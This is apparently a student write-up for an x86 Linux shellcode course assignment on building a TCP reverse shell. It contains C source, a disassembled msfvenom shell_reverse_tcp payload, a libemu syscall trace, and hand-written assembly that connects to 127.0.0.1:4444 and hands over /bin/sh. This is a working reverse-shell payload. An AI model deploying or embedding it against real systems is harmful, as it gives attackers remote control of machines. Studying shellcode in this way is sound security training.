SLAE32

Assignment 2

PA-2485

If you already read by first article regard tcp bind shell this one will be clear for you


The c code for reverse shell

```c
#include <stdio.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>

#define REMOTE_ADDR "127.0.0.1"
#define REMOTE_PORT 4444

int main(int argc, char *argv[])
{
    struct sockaddr_in sa;
    int s;

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr(REMOTE_ADDR);
    sa.sin_port = htons(REMOTE_PORT);

    s = socket(AF_INET, SOCK_STREAM, 0);
    connect(s, (struct sockaddr *)&sa, sizeof(sa));
    dup2(s, 0);
    dup2(s, 1);
    dup2(s, 2);

    execve("/bin/sh", 0, 0);
    return 0;
}
```

and by analysis the reverse shell from msfvenom we can see the instructions

```
root@kali:~# msfvenom --platform=linux -a x86 -p linux/x86/shell_reverse_tcp R|ndisasm -u -
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes

00000000  31DB              xor ebx,ebx
00000002  F7E3              mul ebx
00000004  53                push ebx
00000005  43                inc ebx
00000006  53                push ebx
00000007  6A02              push byte +0x2
00000009  89E1              mov ecx,esp
0000000B  B066              mov al,0x66
0000000D  CD80              int 0x80
0000000F  93                xchg eax,ebx
00000010  59                pop ecx
00000011  B03F              mov al,0x3f
00000013  CD80              int 0x80
00000015  49                dec ecx
00000016  79F9              jns 0x11
00000018  68C0A8FD97        push dword 0x97fda8c0
0000001D  680200115C        push dword 0x5c110002
00000022  89E1              mov ecx,esp
00000024  B066              mov al,0x66
00000026  50                push eax
00000027  51                push ecx
00000028  53                push ebx
00000029  B303              mov bl,0x3
0000002B  89E1              mov ecx,esp
0000002D  CD80              int 0x80
0000002F  52                push edx
00000030  686E2F7368        push dword 0x68732f6e
00000035  682F2F6269        push dword 0x69622f2f
0000003A  89E3              mov ebx,esp
0000003C  52                push edx
0000003D  53                push ebx
0000003E  89E1              mov ecx,esp
00000040  B00B              mov al,0xb
00000042  CD80              int 0x80
root@kali:~#
```

and with analysis with libemu we can now know what syscalls we need


0x00417000 31DB xor ebx,ebx
0x00417002 F7E3 mul ebx
0x00417004 53 push ebx
0x00417005 43 inc ebx
0x00417006 53 push ebx
0x00417007 6A02 push byte 0x2
0x00417009 89E1 mov ecx,esp
0x0041700b B066 mov al,0x66
0x0041700d socket
0x0041700f 93 xchg eax,ebx
0x00417010 59 pop ecx
0x00417011 B03F mov al,0x3f
0x00417013 dup2
0x00417015 49 dec ecx
0x00417016 79F9 jns 0xfffffffb
0x00417018 68C0A8FD80 push dword 0x80fda8c0
0x0041701d 680200115C push dword 0x5c110002
0x00417022 89E1 mov ecx,esp
0x00417024 B066 mov al,0x66
0x00417026 50 push eax
0x00417027 51 push ecx
0x00417028 53 push ebx
0x00417029 B303 mov bl,0x3
0x0041702b 89E1 mov ecx,esp
0x0041702d connect
0x0041702f 52 push edx
0x00417030 686E2F7368 push dword 0x68732f6e
0x00417035 682F2F6269 push dword 0x69622f2f
0x0041703a 89E3 mov ebx,esp
0x0041703c 52 push edx
0x0041703d 53 push ebx
0x0041703e 89E1 mov ecx,esp
0x00417040 B00B mov al,0xb
0x00417042 execve

So now we have 4 calls which is

1. Socket

2. Connect

3. dup2

4. Execve

So after convert it to assembly as same as bind tcp shell it's very similar to the first assignment

```
global _start

section .text

_start:

  ; socket
  push BYTE 0x66     ; socketcall 102
  pop eax
  xor ebx, ebx
  inc ebx
  xor edx, edx
  push edx
  push BYTE 0x1
  push BYTE 0x2
  mov ecx, esp
  int 0x80
  mov esi, eax

  ; connect
```

```
push BYTE 0x66
pop eax
inc ebx
push DWORD 0x0101017f  ;127.1.1.1
push WORD 0x5c11  ; Port 4444
push WORD bx
mov ecx, esp
push BYTE 16
push ecx
push esi
mov ecx, esp
inc ebx
int 0x80

; dup2
mov esi, eax
push BYTE 0x2
pop ecx
mov BYTE al, 0x3F
int 0x80
dec ecx
mov BYTE al, 0x3F
int 0x80
dec ecx
mov BYTE al, 0x3F
int 0x80

; execve
mov BYTE al, 11
push edx
push 0x68732f2f
push 0x6e69622f
```

```
mov ebx, esp
push edx
mov edx, esp
push ebx
mov ecx, esp
int 0x80
```

and here our reverse shell worked successfully